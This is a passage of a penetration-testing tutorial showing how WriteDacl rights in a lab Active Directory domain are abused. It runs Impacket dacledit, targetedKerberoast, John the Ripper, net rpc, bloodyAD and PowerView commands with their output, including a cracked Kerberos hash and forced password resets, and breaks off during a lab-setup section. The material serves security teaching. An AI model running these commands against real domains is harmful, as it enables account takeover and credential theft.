
From **UNIX-like systems**, attackers can **grant full control** using **Impacket's dacledit.py** (Python).

```
impacket-dacledit -action 'write' -rights 'FullControl' -principal 'komal' -target-dn 'CN=aarti,CN=Users,DC=ignite,DC=local' 'ignite.local'/'komal':'Password@1' -dc-ip 192.168.1.3
```

```
┌──(root㉿kali)-[~]
└─# impacket-dacledit -action 'write' -rights 'FullControl' -principal 'komal' -target-dn 'CN=aarti,CN=Users,DC=ignite,DC=local' 'ignite.local'/'komal':'Password@1' -dc-ip 192.168.1.3
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20241130-111827.bak
[*] DACL modified successfully!
```

With the help of **dacledit**, attackers can **successfully modify the DACL**, giving the **user Komal full control over the user Aarti**.



As a result, once the user has **full control over the target**, they can either **perform Kerberoasting** or **change the target's password** without knowing the current password (ForceChangePassword)

Linux Python Script – TargetedKerberoast

From UNIX-like systems, attackers can execute **targeted Kerberoasting** using targetedKerberoast.py (Python).

```
./targetedKerberoast.py --dc-ip '192.168.1.3' -v -d 'ignite.local' -u 'komal' -p 'Password@1'
```

```
┌──(root㉿kali)-[~/targetedKerberoast]
└─# ./targetedKerberoast.py --dc-ip '192.168.1.3' -v -d 'ignite.local' -u 'komal' -p 'Password@1'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (aarti)
[+] Printing hash for (aarti)
$krb5tgs$23$*aarti$IGNITE.LOCAL$ignite.local/aarti*$5db033fb43686b228095c5654c21d05d$e56c11668c3593e01c
8bfcadc9c6b037847f7d73700ed0fb818f115efa6ee83af460b24fa1183da641595dc91f0c0a8c00288e6addf36b5644a3af036
c24d9e7ee871b8c829834053a362e26915803388e5a394ead68d0172cd9b309f400243debad1595d1ce05ba8bee2d39aa6680e3
89b730146ca4c8962f535a2b386ebe2d130a744746f65e529c5c86cc985fde3c3bd2cad9cfffa373fefef79badb1e4147f39331
ae86ccaffd64e69a888fb9d1092a78e30cb8e48fa0e4ed6919ce5a84db3fd7b5fabf50cc0b5de4f81bcad8443ad229d8a75bb69
4bc33a7d5e7cb65ff0c40cb62e368d1e8c1e2abee16dc3ae9e5212323803e3f82a174d4ee532ea68b0b2a48e7eb07580fa337b4
e22b6b54cb6c712ab0224bda8574e3f00bccf53bdeca52eacc77569116e2caf242ee6890f5f94de048e26cdaeabe6c482b1b9e5
44972a307f360ab1aa33724a5eea21eb18169ed3a4c5b1befddf8f949bcd539bd619a0d7f2495ed0c022f6d
[VERBOSE] SPN removed successfully for (aarti)
```

Furthermore, tools like **John the Ripper** and dictionaries such as **RockYou** can help **brute-force weak passwords** extracted through **Kerberoasting**.

```
┌──(root㉿kali)-[~]
└─# john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       (?)
1g 0:00:00:01 DONE (2024-11-30 11:22) 0.9900g/s 2082Kp/s 2082Kc/s
Use the "--show" option to display all of the cracked passwords re
Session completed.
```

Linux – Change Password

Linux Net RPC – Samba

Attackers can also change the password from UNIX-like systems using net, a **tool for administering Samba and CIFS/SMB clients**:

```
net rpc password aarti 'Password@987' -U ignite.local/komal%'Password@1' -S 192.168.1.3
```

```
┌──(root㉿kali)-[~]
└─# net rpc password aarti 'Password@987' -U ignite.local/komal%'Password@1' -S 192.168.1.3
```

Linux Bloody AD

Alternatively, attackers can use bloodyAD to **reset the user password**:

```
bloodyAD --host "192.168.1.3" -d "ignite.local" -u "komal" -p "Password@1" set password "aarti" "Password@789"
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host "192.168.1.3" -d "ignite.local" -u "komal" -p "Password@1" set password "aarti" "Password@789"
[+] Password changed successfully!
```

Windows PowerShell Powerview – Granting Full Control


From a **Windows system**, attackers can **grant full control** using the **Add-DomainObjectAcl** function from the **PowerView module**:

```
powershell -ep bypass
Import-Module .\PowerView.ps1
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "aarti" -PrincipalIdentity "komal"
```

```
PS C:\Users\komal> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\komal> Import-Module .\PowerView.ps1
PS C:\Users\komal>
PS C:\Users\komal> Add-DomainObjectAcl -Rights 'All' -TargetIdentity "aarti" -PrincipalIdentity "komal"
PS C:\Users\komal>
PS C:\Users\komal>
```

With **Add-DomainObjectAcl**, the **DACL** for the target object is modified, allowing the **Komal** user to gain full control over **Aarti** user.




Consequently, with full control, the attacker can either **perform Kerberoasting** or **change the password** without needing the target's current password (ForceChangePassword)

Windows PowerShell Powerview – Kerberoasting

On **Windows machines**, attackers can achieve **Kerberoasting** using the **Set-DomainObject** and **Get-DomainSPNTicket** commands from **PowerView**:

```
Set-DomainObject -Identity 'aarti' -Set @{serviceprincipalname='nonexistent/hacking'}
Get-DomainUser 'aarti' | Select serviceprincipalname
$User = Get-DomainUser 'aarti'
$User | Get-DomainSPNTicket
```




Windows PowerShell Powerview – Change Password

Linux Net RPC – Samba

Attackers can also **change the password of a user** using the **Set-DomainUserPassword** cmdlet from **PowerView**:

```
$NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force
Set-DomainUserPassword -Identity 'aarti' -AccountPassword $NewPassword
```



Lab Setup – User Owns WriteDacl Permission on the Domain Admin Group

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.


Domain Controller:

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).

User Accounts:

- Create a standard user account named **Rudra**.

```
net user rudra Password@1 /add /domain
```




Assign the "WriteDacl" Privilege to Rudra:

